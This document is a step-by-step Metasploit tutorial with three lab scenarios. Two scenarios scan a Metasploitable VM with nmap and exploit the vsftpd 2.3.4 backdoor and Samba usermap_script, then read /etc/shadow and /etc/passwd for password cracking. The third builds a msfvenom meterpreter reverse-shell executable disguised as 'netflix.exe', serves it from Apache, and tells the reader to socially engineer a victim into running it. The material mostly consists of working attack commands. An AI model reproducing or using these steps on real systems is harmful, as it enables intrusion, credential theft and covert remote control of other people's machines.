METASPLOIT SCENARIOS

**Scenario 1 – Use NMAP to scan for vulnerabilities and metasploit to test a metasploitable OS - VSFTPD 2.3.4**

**Used:** VMWare

Attacker – Kali Linux

Victim – Metasploitable Linux

Steps…

Using **NMAP** – to scan for vulnerabilities

EXAMPLE: nmap –sn 192.168.0.0/24


This will list all scan reports for available devices on network

**Note:** Nmap comes with pre-existing scripts you can run to perform vulnerability scans on specific devices


Type>>> cd /usr/share/nmap/scripts

Steps…


* *Type>>> nmap 192.168.106.134 in kali Linux terminal*
* ***Or*** *nmap –sV -O 192.168.106.134* 
  + ***-*** *sV is to get the version of available network processes and -O is to get the operating systems*
* *Available open ports will be listed. You can see all open ports below and their versions that can be vulnerable to certain exploits*




* Open metasploit >>> *msfconsole*




* In metasploit,
  + *show exploits*




* + *search* ***vsftpd*** *#to\_find\_the\_exploit\_associated\_with\_vsfpd*




* + *use* ***exploit/unix/ftp/vsftpd\_234\_backdoor*** *#exploit\_chosen*



* + *show options #to\_check\_available\_parameters*



* + *set RHOSTS 192.168.106.134 #your victim machine*



* + *exploit*
  + *You can type ‘help’ to see available post exploitation commands*



**Scenario 2 – Use NMAP to scan for vulnerabilities and metasploit to test a metasploitable OS – SAMBA exploit**

**Used:** VMWare

Attacker – Kali Linux

Victim – Metasploitable Linux

Steps…

Using **NMAP** – to scan for vulnerabilities

EXAMPLE: nmap –sn 192.168.0.0/24


This will list all scan reports for available devices on network

**Note:** Nmap comes with pre-existing scripts you can run to perform vulnerability scans on specific devices


Type>>> cd /usr/share/nmap/scripts

Steps…


* *Type nmap 192.168.106.134 in kali Linux terminal*
* ***Or*** *nmap –sV -O 192.168.106.134* 
  + ***-*** *sV is to get the version of available network processes and -O is to get the operating systems*
* *Available open ports will be listed*



* Or you can use the tool called **NESSUS** for a more detailed scan
* Open metasploit >>> *msfconsole*
* In metasploit,
  + use auxiliary/scanner/smb/smb\_version
  + show options
  + set RHOSTS 192.168.106.134 *#IP\_for\_metasploitable\_machine*
  + run #*to\_find\_the\_exploit\_associated\_with\_samba*
  + use exploit/multi/samba/usermap\_script
  + show options



* + set RHOST 192.168.106.134
  + exploit



* *At this point you are in the machine*
* *You can use>>*
* *ls –la to list the folders and files*
* *cat /etc/shadow to list the usernames and encrypted passwords*
* *cat /etc/passwd to list the usernames and passwords*
* *You can use other tools to crack the passwords*

Scenario 3

***Using msfvenom to create payload...***

***<< Script >> in kali root terminal, type the following...***

* *msfvenom –l payload*

*#this\_script\_will\_list\_all\_available\_usable\_payloads\_that\_can\_be\_created...we\_go\_with\_the\_following\_windows\_one*

* *msfvenom -p windows/meterpreter/reverse\_tcp lhost=<****HOST/attacker\_IP****> lport=<****PORT\_NUMBER****> -f exe -o <****title\_of\_file****>.exe*

*#connect\_back\_to\_attacker\_and\_spawn\_a\_Meterpreter shell*

***EXAMPLE****:*

* *msfvenom -p windows/meterpreter/reverse\_tcp lhost=****192.168.106.130*** *lport=****8080*** *-f exe -o* ***netflix****.exe*
* *A .****exe*** *file will then be created, and stored – this is our payload*
* *Move or copy the file to the following directory* ***/var/www/html*** 
  + *The reason being, we are going to use the* ***Apache2 Web Server*** *as our tunnel*
* *Type the following script* ***service apache2 start*** *to start the Apache server, you can also run* ***service apache2 status*** *to check if it is up and running*
* *Start the* ***metaspoilt framework*** *with the following script,**to set up listener*
  + *service postgresql start*
  + *msfconsole*
* *In the framework(not in root), type the following,*
  + *use* ***multi/handler***
  + *set payload* ***windows/meterpreter/reverse\_tcp***
  + *set lhost* ***192.168.106.130***
  + *set lport* ***8080***
  + *show* ***options***
  + ***exploit***
* *From this point, your machine will be listening for any incoming traffic. You then have to figure out how you can perform a social engineering attack to get your victim to download and run the executable file from this link* ***http://192.168.106.130/backpayload.exe***
* *Once the file has been downladed and executed, your machine will receive traffic and you practically now have access to the victim’s machine*
* *You can type* ***help*** *to see all commands you can perform*

*<<FOR EXAMPLE>> ifconfig, screenshot, reboot*